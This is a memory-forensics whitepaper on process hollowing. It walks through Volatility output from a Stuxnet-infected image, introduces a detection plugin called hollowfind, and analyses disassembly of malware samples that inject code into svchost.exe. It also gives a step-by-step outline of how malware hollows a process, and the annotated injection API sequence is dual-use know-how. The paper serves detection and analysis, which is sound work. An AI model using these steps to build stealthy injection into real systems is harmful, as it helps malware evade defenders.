

## **What Malware Authors Don't Want You to Know - Evasive Hollow Process Injection**

In this whitepaper, we will look at different types of process hollowing techniques used in the wild to bypass, confuse, deflect and divert the forensic analysis. I also present a Volatility plugin *hollowfind* to detect these different types of process hollowing. Before looking at the different types of process hollowing, let's try to understand the normal process hollowing, its working and detection. To explain the normal process hollowing I will use memory image which is infected with Stuxnet.

### **What is Process Hollowing?**

Process Hollowing or Hollow Process Injection is a code injection technique in which the executable section of a legitimate process in the memory is replaced with malicious code (mostly malicious executable). This technique is used to blend in malware as a legitimate process and using this technique attackers can cause a legitimate process to execute malicious code. The advantage of this technique is that the path of the process being hollowed out will still point to the legitimate path and by executing within the context of legitimate process the malware can bypass firewalls and host intrusion prevention systems. For example if svchost.exe process is hollowed out the path will still point to the legitimate executable (C:\Windows\system32\svchost.exe), but only in the memory the executable section of svchost.exe is replaced with malicious code, this allows the attackers to remain undetected from live forensic tools.

### **Working of Process Hollowing?**

The following steps describe how malware normally performs process hollowing. Let's assume there are two processes A and B, in this case process A is the malicious process and process B is the legitimate process (also called as remote process).

- Process A starts a legitimate process B in the suspended mode as a result of that the executable section of process B is loaded in the memory and also the PEB (process environment block) identifies the full path to the legitimate process and PEB's ImageBaseAddress points to the address where the legitimate process executable is loaded.
- Malware process A gets the malicious code (mostly executable) to inject. This code can come from the resource section of the malware process or from the file on the disk
- Malware process A determines the base address of the legitimate process B so that it can unmap the executable section of the legitimate process. Malware can determine the base address by reading the PEB (i.e PEB.ImageBaseAddress).
- Malware process A then deallocates the executable section of the legitimate process
- Malware process then allocates the memory in the legitimate process with read, write and execute permission, this memory allocation can be normally done at the same address where the executable was previously loaded.
- Malware then writes the PE Header and PE sections of the executable to inject in the allocated memory.
- Malware then changes the start address of the suspended thread to the address of entry point of the injected executable.

- Malware then resumes the suspended thread of the legitimate process, as a result of that the legitimate process now starts executing malicious code.

## Detecting Process Hollowing using Memory Forensics

This section focuses on detecting process hollowing technique, since the code injection happens only in memory it is best detected using memory forensics. Stuxnet is one of the malware which performs hollow process injection using the steps mentioned above. In this whitepaper, I will cover some of the steps relevant to detecting process hollowing using memory forensics.

### a) Detecting from Parent Child Process Relationship

Process listing shows two suspicious lsass.exe process (pid 868 and pid 1928) which was not started by winlogon.exe or wininit.exe but these processes were started by services.exe (pid 668). This is one of the technique to detect process hollowing, on a clean system winlogon.exe will be the parent process of lsass.exe on pre-Vista machines and wininit.exe will be the parent process of lsass.exe on Vista and later systems.

```
root@kratos:~/Volatility# python vol.py -f stuxnet.vmem pslist | grep -i lsass
Volatility Foundation Volatility Framework 2.5
0x81e70020 lsass.exe          680    624    19    342    0    0 2010-10-29
17:08:54 UTC+0000
0x81c498c8 lsass.exe          868    668     2     23    0    0 2011-06-03
04:26:55 UTC+0000
0x81c47c00 lsass.exe          1928   668     4     65    0    0 2011-06-03
04:26:55 UTC+0000
```

```
root@kratos:~/Volatility# python vol.py -f stuxnet.vmem pslist -p 668
Volatility Foundation Volatility Framework 2.5
Offset(V)  Name          PID  PPID  Thds  Hnds  Sess  Wow64 Start
              Exit
-----
0x82073020 services.exe ←      668 → 624    21    431    0    0 2010-10-29
17:08:54 UTC+0000
```

```
root@kratos:~/Volatility# python vol.py -f stuxnet.vmem pslist -p 624
Volatility Foundation Volatility Framework 2.5
Offset(V)  Name          PID  PPID  Thds  Hnds  Sess  Wow64 Start
              Exit
-----
0x81da5650 winlogon.exe ←      624 → 376    19    570    0    0 2010-10-29
17:08:54 UTC+0000
```

### b) Detecting by Comparing the PEB and the VAD structure.

Hollow process injection can also be detected by comparing the results from the PEB (process environment block) structure and the VAD (Virtual address descriptor) structure. The PEB structure resides in the process memory and keeps tracks of the full path to the executable and its base address, whereas VAD structure resides in the kernel memory and

also contains information about the contiguous process virtual address space allocation and if there is an executable loaded the VAD node contains information about the start address, end address and the full path to the executable. Comparing these two structures for discrepancy can tell if a process is hollowed out.

In the below screenshot running the dlllist plugin shows the full path to lsass.exe (pid 868) and the base address (0x01000000) where it is loaded. The dlllist plugin gets this information from the PEB

```
root@kratos:~/Volatility# python vol.py -f stuxnet.vmem dlllist -p 868
Volatility Foundation Volatility Framework 2.5
*****
lsass.exe pid: 868
Command line : "C:\WINDOWS\system32\lsass.exe"
Service Pack 3

Base          Size  LoadCount Path
-----
0x01000000    0x6000  0xffff C:\WINDOWS\system32\lsass.exe ←
0x7c900000    0xaf000 0xffff C:\WINDOWS\system32\ntdll.dll
0x7c800000    0xf6000 0xffff C:\WINDOWS\system32\kernel32.dll
0x77dd0000    0x9b000 0xffff C:\WINDOWS\system32\ADVAPI32.dll
0x77e70000    0x92000 0xffff C:\WINDOWS\system32\RPCRT4.dll
0x77fe0000    0x11000 0xffff C:\WINDOWS\system32\Secur32.dll
0x7e410000    0x91000 0xffff C:\WINDOWS\system32\USER32.dll
0x77f10000    0x49000 0xffff C:\WINDOWS\system32\GDI32.dll
```

In the below screenshot running the ldrmodules plugin (which relies on VAD in the kernel) does not show full path name to the lsass.exe, the reason for this is because the malware unmapped the lsass.exe process, as result of that the full path name is no longer associated with the address 0x01000000, looking for this discrepancy can give an indication of hollow process injection.

```
root@kratos:~/Volatility# python vol.py -f stuxnet.vmem ldrmodules -p 868
Volatility Foundation Volatility Framework 2.5
Pid  Process          Base     InLoad InInit InMem MappedPath
-----
868  lsass.exe        0x00080000 False   False  False
868  lsass.exe        0x7c900000 True    True   True   \WINDOWS\system32\ntdll.d
ll
868  lsass.exe        0x77e70000 True    True   True   \WINDOWS\system32\rpcrt4.
dll
868  lsass.exe        0x7c800000 True    True   True   \WINDOWS\system32\kernel3
2.dll
868  lsass.exe        0x77fe0000 True    True   True   \WINDOWS\system32\secur32
.dll
868  lsass.exe        0x7e410000 True    True   True   \WINDOWS\system32\user32.
dll
868  lsass.exe        0x01000000 True    False  True   ←
868  lsass.exe        0x77f10000 True    True   True   \WINDOWS\system32\gdi32.d
ll
868  lsass.exe        0x77dd0000 True    True   True   \WINDOWS\system32\advapi3
2.dll
```

### c) Detecting using suspicious memory protection

Hollow process injection can also be detected by looking for suspicious memory protection. Running the malfind plugin (which looks for suspicious memory protections) shows suspicious memory protection (PAGE\_EXECUTE\_READWRITE) at address 0x10000000 (which is base address of lsass.exe) indicating that lsass.exe was not loaded normally (but was injected). Any executable that is normally loaded will have a memory protection of PAGE\_EXECUTE\_WRITECOPY. This further confirms that lsass.exe (pid 868) loaded at 0x10000000 is not legitimate.

```
Process: lsass.exe Pid: 868 Address: 0x10000000 ←
Vad Tag: Vad Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 2, Protection: 6

0x01000000 4d 5a 90 00 03 00 00 00 04 00 00 00 00 ff ff 00 00 MZ.....
0x01000010 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 .....@.....
0x01000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0x01000030 00 00 00 00 00 00 00 00 00 00 00 00 d0 00 00 00 00 ......

0x01000000 4d           DEC EBP
0x01000001 5a           POP EDX
0x01000002 90           NOP
0x01000003 0003         ADD [EBX], AL
```

### Automating Process Hollow Detection using HollowFind Plugin

HollowFind is a Volatility plugin which automates detection of process hollowing by comparing the discrepancy in the PEB and VAD. Below screenshot shows hollowfind plugin in action. Running the hollowfind plugin on the stuxnet infected memory image identified both lsass.exe processes (pid 1928 and pid 868) and it also reports the invalid exe memory protection (PAGE\_EXECUTE\_READWRITE) and process path discrepancy between the VAD and PEB and also it disassembles the address of entry point (read further to know more on this), also notice a jump to the address 0x1003121 at the address of entry point.

```
root@kratos:~/Volatility# python vol.py -f stuxnet.vmem hollowfind
Volatility Foundation Volatility Framework 2.5
Hollowed Process Information:
    Process: lsass.exe PID: 1928 PPID: 668
    Process Base Name(PEB): lsass.exe
    Hollow Type: Invalid EXE Memory Protection and Process Path Discrepancy
```

#### VAD and PEB Comparison:

```
Base Address(VAD): 0x10000000
Process Path(VAD): ←
Vad Protection: PAGE_EXECUTE_READWRITE
Vad Tag: Vad

Base Address(PEB): 0x10000000
Process Path(PEB): C:\WINDOWS\system32\lsass.exe ←
Memory Protection: PAGE_EXECUTE_READWRITE
Memory Tag: Vad

Disassembly(Entry Point):
0x010014bd e95f1c0000      JMP 0x1003121 ←
0x010014c2 0000      ADD [EAX], AL
0x010014c4 0000      ADD [EAX], AL
0x010014c6 0000      ADD [EAX], AL
```

#### Hollowed Process Information:

```
Process: lsass.exe PID: 868 PPID: 668
Process Base Name(PEB): lsass.exe
Hollow Type: Invalid EXE Memory Protection and Process Path Discrepancy
```

#### VAD and PEB Comparison:

```
Base Address(VAD): 0x10000000
Process Path(VAD): ←
Vad Protection: PAGE_EXECUTE_READWRITE
Vad Tag: Vad

Base Address(PEB): 0x10000000
Process Path(PEB): C:\WINDOWS\system32\lsass.exe ←
Memory Protection: PAGE_EXECUTE_READWRITE
Memory Tag: Vad

Disassembly(Entry Point):
0x010014bd e95f1c0000      JMP 0x1003121 ←
0x010014c2 0000      ADD [EAX], AL
0x010014c4 0000      ADD [EAX], AL
```

Once the plugin detects the hollowed process the plugin also displays similar processes which can help in quickly identifying the process anomaly. In the below screenshot notice how both lsass.exe processes (pid 868 and pid 1928) is associated with parent process services.exe (pid 668) indicating that these two processes are not legitimate, whereas the legitimate lsass.exe process (pid 680) has winlogon.exe (pid 624) as its parent. The hollowfind plugin also displays the suspicious memory regions which can help in identifying any injected code. In the below screenshot apart from the address 0x10000000 (which is the executable base address) there is one more address 0x80000 (in pid 868) where a PE File was found and the memory protection is set to PAGE\_EXECUTE\_READWRITE permission, indicating an executable being injected into this address.

```

0x010014f8 0000      ADD [EAX], AL
0x010014fa 0000      ADD [EAX], AL
0x010014fc 00        DB 0x0

Similar Processes:
lsass.exe(868) Parent:services.exe(668) Start:2011-06-03 04:26:55 UTC+0000
lsass.exe(680) Parent:winlogon.exe(624) Start:2010-10-29 17:08:54 UTC+0000
lsass.exe(1928) Parent:services.exe(668) Start:2011-06-03 04:26:55 UTC+0000

Suspicious Memory Regions:
0x800000(PE Found) Protection: PAGE_EXECUTE_READWRITE Tag: Vad
0x10000000(PE Found) Protection: PAGE_EXECUTE_READWRITE Tag: Vad

```

The suspicious memory regions can be dumped with -D option as shown below. After dumping the suspicious memory regions the injected executable at address 0x80000 was submitted to VirusTotal, the VirusTotal results confirm it to be the component of Stuxnet.

```

root@kratos:~/Volatility# python vol.py -f stuxnet.vmem hollowfind -D dump/
Volatility Foundation Volatility Framework 2.5
Hollowed Process Information:
    Process: lsass.exe PID: 1928 PPID: 668
    Process Base Name(PEB): lsass.exe

```

File name: process.868.0x80000.dmp

Detection ratio: 51 / 57

Analysis date: 2016-09-21 20:32:16 UTC (0 minutes ago)

**Analysis**   **File detail**   **Relationships**   **Additional information**   **Comments**   **Votes**

Antivirus	Result	Update
ALYac	Backdoor.Generic.577628	20160921
AVG	Hider.IRJ	20160921
AVware	Trojan.Win32.GenericIBT	20160921
Ad-Aware	Backdoor.Generic.577628	20160921
AegisLab	W32.W.Stuxnet.adlc	20160921
AhnLab-V3	Worm/Win32.Stuxnet.N495400904	20160921
Antiy-AVL	Worm/Win32.Stuxnet	20160921

## Types of Process Hollowing

In this section lets focus on different types of process hollowing techniques used by malwares and see how some of these techniques can confuse the security analyst and divert the forensic analysis. Lets also see how hollowfind plugin can help in detecting such attacks.

**a) Example 1: Skeeyah's Process Hollowing (allocation in a different address and PEB modification)**

Skeeyah performs all the steps mentioned above with slight difference, malware starts the svchost.exe process in suspended mode which gets loaded into the address 0x01000000 as shown below

The screenshot shows the assembly view of the malware's code. A red arrow points to the instruction `CREATE_SUSPENDED` at address 00401151, indicating it is being pushed onto the stack. Another red arrow points to the `call ds:CreateProcessA` instruction at address 0040115F, which is the entry point for the CreateProcessA API. The stack view window on the right shows the stack starting at address 0012FB7C, with the current stack pointer at 0012FB7C. The hex view window at the bottom shows the memory dump for the svchost.exe process, with the base address at 0012FB7C highlighted.

```

00401110 push    eax      ; _lpProcessInformation
00401149 lea     eax, [ebp+StartupInfo]
0040114C push    eax      ; lpStartupInfo
0040114D push    0        ; lpCurrentDirectory
0040114F push    0        ; lpEnvironment
00401151 push    CREATE_SUSPENDED ; dwCreationFlags
00401153 push    0        ; bInheritHandles
00401155 push    0        ; lpThreadAttributes
00401157 push    0        ; lpProcessAttributes
00401159 push    0        ; lpCommandLine
0040115B mov     ecx, [ebp+lpApplicationName]
0040115E push    ecx      ; lpApplicationName
0040115F call    ds:CreateProcessA
00401165 test    eax, eax
00401167 jz     loc_401313

```

Malware determines the base address of the legitimate process by reading PEB+8 (PEB.ImageBaseAddress) and then deallocates the executable section of the legitimate process as show below

The screenshot shows the assembly view of the malware's code. A red arrow points to the `NtUnMapViewOfSection` API call at address 00401206, which is used to deallocate the executable section of the legitimate process. The stack view window on the right shows the stack starting at address 0012FBEC, with the current stack pointer at 0012FBEC. The hex view window at the bottom shows the memory dump for the kernel32.dll process, with the base address at 0012FBEC highlighted.

```

004011FE
004011FE loc_4011FE:
004011FE mov     eax, [ebp+Buffer]
00401201 push    eax
00401202 mov     ecx, [ebp+ProcessInformation.hProcess]
00401205 push    ecx
00401206 call    [ebp+ntunmapviewofsection] ; NtUnMapViewOfSection
00401209 push    PAGE_EXECUTE_READWRITE ; flProtect
0040120B push    MEM_COMMIT or MEM_RESERVE ; flAllocationType
00401210 pop    eax

```

It then allocates the memory in the legitimate process with read, write and execute permission at a different address (0x00400000) and then copies the executable to inject into this address.

```

00401209 push    PAGE_EXECUTE_READWRITE ; flProtect
0040120B push    MEM_COMMIT or MEM_RESERVE ; flAllocationType
00401210 mov     edx, [ebp+IMAGE_NT_HEADER]
00401213 mov     eax, [edx+IMAGE_NT_HEADERS.OptionalHeader.SizeOfImage]
00401216 push    eax ; dwSize
00401217 mov     ecx, [ebp+IMAGE_NT_HEADER]
0040121A mov     edx, [ecx+IMAGE_NT_HEADERS.OptionalHeader.ImageBase]
0040121D push    edx ; lpAddress
0040121E mov     eax, [ebp+ProcessInformation.hProcess]
00401221 push    eax ; hProcess
00401222 call    ds:VirtualAllocEx ←
00401228 mov     [ebp+lpBaseAddress], eax
0040122B cmp     [ebp+lpBaseAddress], 0

```

Stack view:

0012FAE0	00000034
0012FAE4	00400000 hw.exe:00400000
0012FAE8	00007000
0012FAEC	00003000
0012FAF0	00000040
0012FAF4	7C809B49 kernel32.dll:k
0012FAF8	00000000
0012FAFC	01000000
0012FB00	00000000
0012FB04	7C90DEF0 ntdll.dll:ntd1
0012FB08	00380000 debug023:00380
0012FB0C	00000000
0012FB10	00000000
0012FB14	00000000
0012FB18	00000000
0012FB1C	00000000
0012FB20	00000000

UNKNOWN 0012FAE0: St (Synchronized)

Malware then overwrites the PEB.ImageBaseAdress of the legitimate process with the newly allocated address. In the below screenshot malware overwrites the PEB.ImageBaseAdress of svchost.exe with the new address (0x00400000), this changes the base address of svchost.exe from 0x1000000 to 0x00400000 (which contains injected executable)

```

004012B9 loc_4012B9:          ; lpNumberOfBytesWritten
004012B9 push    0
004012BB push    4           ; nSize
004012BD mov     edx, [ebp+IMAGE_NT_HEADER]
004012C0 add     edx, 34h
004012C3 push    edx ; poi_imagebase
004012C4 mov     eax, [ebp+lpContext]
004012C7 mov     ecx, [eax+CONTEXT._Eb] ; reading PEB
004012CD add     ecx, 8
004012D0 push    ecx ; lpBaseAddress
004012D1 mov     edx, [ebp+ProcessInformation.hProcess]
004012D4 push    edx ; hProcess
004012D5 call    ds:WriteProcessMemory ; overwrites the base ←
004012DB mov     eax, [ebp+IMAGE_NT_HEADER]
all 004012DE mov     ecx, [ebp+lpBaseAddress]
100.00% (1846,5025) (769,7) 000012D5 004012D5: hollow_process_injection+1EB (Synchronized with EIP)

```

Hex View-4

00350114	00 00 40 00 00 10 00 00 00 10 00 00 04 00 00 00 ..0.....
00350124	00 00 00 00 00 04 00 00 00 00 00 00 00 70 00 00 .....P..
00350134	00 10 00 00 00 00 00 00 03 00 00 00 00 10 00 .....0..
00350144	00 10 00 00 00 00 00 10 00 00 10 00 00 00 00 .....0..
00350154	10 00 00 00 00 00 00 00 00 00 00 2C 44 00 00 .....D..
00350164	3C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 <.....
00350174	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....0..
00350184	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....0..

Malware then changes the start address of the suspended thread to the address of entry point of the injected executable by setting CONTEXT.\_Eax and using SetThreadContext api and it then resumes the thread

```


004012D1 mov     edx, [ebp+PROCESSINFORMATION.hProcess]
004012D4 push    edx ; hProcess
004012D5 call    ds:WriteProcessMemory ; overwrites the base address in the PEB
004012DB mov     eax, [ebp+IMAGE_NT_HEADER]
004012DE mov     ecx, [ebp+lpBaseAddress]
004012E1 add     ecx, [eax+IMAGE_NT_HEADERS.OptionalHeader.AddressOfEntryPoint]
004012E4 mov     edx, [ebp+lpContext]
004012E7 mov     [edx+CONTEXT._Eax], ecx ; Setting the address of Entry point ←
004012ED mov     eax, [ebp+lpContext]
004012F0 push    eax ; lpContext
004012F1 mov     ecx, [ebp+PROCESSINFORMATION.hThread]
004012F4 push    ecx ; hThread
004012F5 call    ds:SetThreadContext ←
004012FB mov     edx, [ebp+PROCESSINFORMATION.hThread]

```

Stack view:

0012FAEC	00000044
0012FAF0	00380000 debug0
0012FAF4	00350228 debug0
0012FAF8	00000003
0012FAFC	01000000
0012FB00	00400000 hw.exe:00400000
0012FB04	7C90DEF0 ntdll.dll:ntd1
0012FB08	00380000 debug023:00380
0012FB0C	00000000
0012FB10	00000000
0012FB14	00000000
0012FB18	00000000
0012FB1C	00000000
0012FB20	00000000

UNKNOWN 0012FAE0: St (Synchronized)



This type of process hollowing can be detected by comparing the PEB and VAD. In the below screenshots dlllist plugin shows the full path to svchost.exe (pid 1824) and the base address (0x00400000) whereas ldrmodules plugin (which relies on VAD in the kernel) does not show any entry for the svchost.exe, the reason for this is because when the malware hollowed out the svchost.exe process, the entry for that was removed in the VAD, looking for this discrepancy can give an indication of hollow process injection.

```
root@kratos:~/Volatility# python vol.py -f infected.vmem dlllist -p 1824
Volatility Foundation Volatility Framework 2.5
*****
svchost.exe pid: 1824
Command line : "C:\WINDOWS\system32\svchost.exe"
Service Pack 3

Base      Size  LoadCount Path
-----
0x00400000 0x7000 0xffff C:\WINDOWS\system32\svchost.exe
0x/c900000 0xa000 0xffffffff C:\WINDOWS\system32\ntdll.dll
0x7c800000 0xf6000 0xffff C:\WINDOWS\system32\kernel32.dll
0x7e410000 0x91000 0xffff C:\WINDOWS\system32\USER32.dll
0x77f10000 0x49000 0xffff C:\WINDOWS\system32\GDI32.dll
0x5cb70000 0x26000 0x1 C:\WINDOWS\system32\ShimEng.dll
0x6f880000 0x1ca000 0x1 C:\WINDOWS\AppPatch\AcGeneral.DLL
0x77dd0000 0x9b000 0x18 C:\WINDOWS\system32\ADVAPI32.dll
0x77e70000 0x92000 0xa C:\WINDOWS\system32\RPCRT4.dll
0x77fe0000 0x11000 0x5 C:\WINDOWS\system32\Secur32.dll
0x76b40000 0x2d000 0x2 C:\WINDOWS\system32\WINMM.dll
0x774e0000 0x13d000 0x2 C:\WINDOWS\system32\ole32.dll
0x77c10000 0x58000 0x9 C:\WINDOWS\system32\msvcrt.dll
0x77120000 0x8b000 0x1 C:\WINDOWS\system32\OLEAUT32.dll
```

```

root@kratos:~/Volatility# python vol.py -f infected.vmem ldrmodules -p 1824
Volatility Foundation Volatility Framework 2.5
Pid      Process          Base     InLoad  InInit  InMem  MappedPath
-----
1824 svchost.exe        0x7c900000 True    True    True   \WINDOWS\system32\ntdll.dll
1824 svchost.exe        0x7c800000 True    True    True   \WINDOWS\system32\kernel32.dll
1824 svchost.exe        0x773d0000 True    True    True   \WINDOWS\WinSxS\x86_Microsoft.W
-Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83\comctl32.dll
1824 svchost.exe        0x77f60000 True    True    True   \WINDOWS\system32\shlwapi.dll
1824 svchost.exe        0x769c0000 True    True    True   \WINDOWS\system32\userenv.dll
1824 svchost.exe        0x77dd0000 True    True    True   \WINDOWS\system32\advapi32.dll
1824 svchost.exe        0x77be0000 True    True    True   \WINDOWS\system32\msacm32.dll
1824 svchost.exe        0x77c00000 True    True    True   \WINDOWS\system32\version.dll
1824 svchost.exe        0x76b40000 True    True    True   \WINDOWS\system32\winmm.dll
1824 svchost.exe        0x77e70000 True    True    True   \WINDOWS\system32\rpcrt4.dll
1824 svchost.exe        0x6f880000 True    True    True   \WINDOWS\AppPatch\AcGenral.dll
1824 svchost.exe        0x774e0000 True    True    True   \WINDOWS\system32\ole32.dll
1824 svchost.exe        0x7e410000 True    True    True   \WINDOWS\system32\user32.dll
1824 svchost.exe        0x77f10000 True    True    True   \WINDOWS\system32\gdi32.dll
1824 svchost.exe        0x77120000 True    True    True   \WINDOWS\system32\oleaut32.dll
1824 svchost.exe        0x5cb70000 True    True    True   \WINDOWS\system32\shimeng.dll
1824 svchost.exe        0x76390000 True    True    True   \WINDOWS\system32\imm32.dll
1824 svchost.exe        0x7c9c0000 True    True    True   \WINDOWS\system32\shell32.dll
1824 svchost.exe        0x77c10000 True    True    True   \WINDOWS\system32\msvcrt.dll
1824 svchost.exe        0x5ad70000 True    True    True   \WINDOWS\system32\uxtheme.dll
1824 svchost.exe        0x5d090000 True    True    True   \WINDOWS\system32\comctl32.dll
1824 svchost.exe        0x77fe0000 True    True    True   \WINDOWS\system32\secur32.dll
root@kratos:~/Volatility#

```

This detection is already automated in the hollowfind plugin. In the screenshot below hollowfind plugin shows the hollowed process (svchost.exe with pid 1824), it also reports that the VAD entry for the process executable is missing, it shows the discrepancy between the VAD and PEB and it shows the executable injected at the address 0x00400000

```

root@kratos:~/Volatility# python vol.py -f infected.vmem hollowfind
Volatility Foundation Volatility Framework 2.5
Hollowed Process Information:
  Process: svchost.exe PID: 1824 PPID: 1768
  Process Base Name(PEB): svchost.exe
  Hollow Type: No VAD Entry For Process Executable ←

VAD and PEB Comparison:
  Base Address(VAD): 0x0
  Process Path(VAD): NA ←
  Vad Protection: NA
  Vad Tag: NA

  Base Address(PEB): 0x400000 ←
  Process Path(PEB): C:\WINDOWS\system32\svchost.exe ←
  Memory Protection: PAGE_EXECUTE_READWRITE
  Memory Tag: VadS ←

0x00400000  4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00  MZ.....
0x00400010  b8 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00  ..@.....
0x00400020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
0x00400030  00 00 00 00 00 00 00 00 00 00 00 00 e0 00 00 00 00 00  .....

```

The hollowfind plugin after detecting the hollowed process, also shows the similar processes. In the screenshot below the hollowed process (svchost.exe with pid 1824) doesn't have a parent process (because the parent process was exited) whereas other legitimate svchost.exe

processes have a parent of services.exe (pid 696) and also notice the discrepancy in the creation time. On a clean system, the legitimate svchost.exe process is started by services.exe, this indicates that svchost.exe (pid 1824) is malicious. The hollowfind also detected the suspicious memory regions (this is the region where executable was injected)

```
Similar Processes:
svchost.exe(1824) Parent:NA(1768) Start:2016-05-12 14:43:43 UTC+0000
svchost.exe(960) Parent:services.exe(696) Start:2016-05-10 06:47:25 UTC+0000
svchost.exe(1104) Parent:services.exe(696) Start:2016-05-10 06:47:25 UTC+0000
svchost.exe(1144) Parent:services.exe(696) Start:2016-05-10 06:47:25 UTC+0000
svchost.exe(876) Parent:services.exe(696) Start:2016-05-10 06:47:25 UTC+0000
svchost.exe(1044) Parent:services.exe(696) Start:2016-05-10 06:47:25 UTC+0000

Suspicious Memory Regions:
0x4000000(PE Found) Protection: PAGE_EXECUTE_READWRITE Tag: VadS
```

### b) Example 2: No process hollowing (allocation in a different address and PEB Modification)

In this section we will look at another malware sample which performs different type of process hollowing which cause discrepancy in some of existing plugins, this could be deliberate attempt to trick security analyst and the forensic tools. Lets first try to understand how the malware performs process hollowing (or no process hollowing)

Malware creates svchost.exe in the suspended mode which is loaded into the address 0x01000000 as shown below

The screenshot shows a debugger interface with the following details:

- Registers:**
  - EAX: TC80236B ← Kernel32.dll
  - EBX: 7C839725 ← Kernel32.dll
  - ECX: 0012FE80 ← Stack[000003]
  - EDX: 0012FE28 ← Stack[000003]
  - ESI: 00350000 ← debug019:003
  - EDI: 0012FEC6 ← Stack[000003]
  - EBP: 003500F0 ← debug019:003
  - ESP: 0012FA1C ← Stack[000003]
- Stack View:** Shows the current stack contents starting with 'svchost.exe...'.
- Assembly:**

```
004017ED push    ecx
004017EE mov     ecx, [esp+3CCh+arg_0_svchost]
004017F5 push    edx
004017F6 push    0
004017F8 push    0
004017FA push    CREATE_SUSPENDED
004017FC push    0
004017FE push    0
00401800 push    0
00401802 push    ecx
00401803 push    0
00401805 call    eax      ; CreateProcess
00401807 test    eax, eax
00401809 jz     loc_40193C
```
- Call Stack:** Shows the current call stack with frames:
  - 0012FA7C → 00000000
  - 0012FA80 → 0012FE80 S
  - 0012FA84 → 00000000
  - 0012FA88 → 00000000
  - 0012FA8C → 00000000
  - UNKNOWN 0012FA80: st

The screenshot shows the Windows Task Manager's 'Memory' tab for the 'System Idle Process'. The left pane displays a tree view of processes, with several entries highlighted in different colors (light blue, yellow, purple, pink). A red arrow points from the bottom of the 'svchost.exe' entry under the 'svchost' node in the tree view to the same entry in the memory dump table on the right. The memory dump table lists memory regions with columns for Base address, Type, Size, Protection, Use, and Total WS. One specific row for 'svchost.exe' at address 0x1000000 is highlighted with a red box.

Base address	Type	Size	Protection	Use	Total WS
0x10000	Private	4 kB	RW		4 kB
0x20000	Private	4 kB	RW		4 kB
0x30000	Private	4 kB	RW		4 kB
0x40000	Private	256 kB	RW	Stack (thread 1580)	4 kB
0x50000	Mapped	12 kB	R		4 kB
0x1000000	Image	24 kB	WXC	C:\WINDOWS\system32\svchost.exe	16 kB
0x1730000	Image	700 kB	WXC	C:\WINDOWS\system32\kdm.dll	12 kB
0x7fb0000	Mapped	144 kB	R		4 kB
0x7ffd000	Private	4 kB	RW	TEB (thread 1580)	4 kB
0x7ffde000	Private	4 kB	RW	PEB	4 kB
0x7ffe0000	Private	64 kB	R	USER_SHARED_DATA	4 kB

Malware then allocates a memory in the remote process (svchost.exe) at address 0x00400000. This memory is allocated with read, write and execute (RWX) permission. In this case the malware did not unmap (hollow out) the memory at the address 0x01000000 (where suspended svchost.exe was loaded).

Immunity Debugger interface showing assembly and memory dump.

**Assembly View:**

```

00401877 push    MEM_COMMIT or MEM_RESERVE
0040187C push    ecx
0040187D push    edx
0040187E push    eax
0040187F call    [esp+3DCh+addr_virtualallocex] ; VirtualAllocEx
00401883 mov     ebx, eax
00401885 test   ebx, ebx
00401887 jz      loc_40193C

```

**Memory Dump View (00400000 - 00400040):**

Address	Value	Content
00400000	0012FA90	psx.exe:00400000
00400004	0012FA94	00400004
00400008	0012FA98	00400008
0040000C	0012FA9C	0040000C
00400010	0012FAA0	00400010

Malware then writes the PE file to inject (which it extracted from resource section) into the remote process (svchost.exe) at the allocated address 0x00400000

```

00401895 mov ecx, [ebp+IMAGE_NT_HEADERS.OptionalHeader.SizeOfHeaders]
00401898 mov edx, [esp+3C8h+susp_proc_handle]
0040189C push 0
0040189E push ecx ; size of headers
0040189F push esi ; decrypted pe
004018A0 push ebx ; address where data will be written
004018A1 push edx ; suspended process handle
004018A2 call eax ; WriteProcessMemory

004018A4
004018A4 loc_4018A4:
004018A4 xor edi, edi
004018A6 cmp [ebp+IMAGE_NT_HEADERS.FileHeader.NumberOfSections], di
004018AA jbe short loc_4018F9

```

100.00% (200,18889) (1253,5) 000018A2 004018A2: hollow\_process\_injection+7B2 (Synchronized with EIP)

Hex View-1

00350000 HD 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ.....*
00350010 B8 00 00 00 00 00 00 40 00 00 00 00 00 00 00 +.....@.....
00350020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00350030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00350040 0E 1F BA 0E 0B 09 CD 21 B8 01 4C CD 21 54 68 ..!.-+L!Th
00350050 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is-program:canno
00350060 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t-be-run-in:DOS

Stack view

0012FA90 00000034
0012FA94 00400000 ppsx.exe:00400000
0012FA98 00350000 debug019:00350000
0012FA9C 000000400
0012FA9D 00000000
0012FAA4 0012FF84 Stack[00000428]:0012FF84
0012FAAB EAD4CEC7

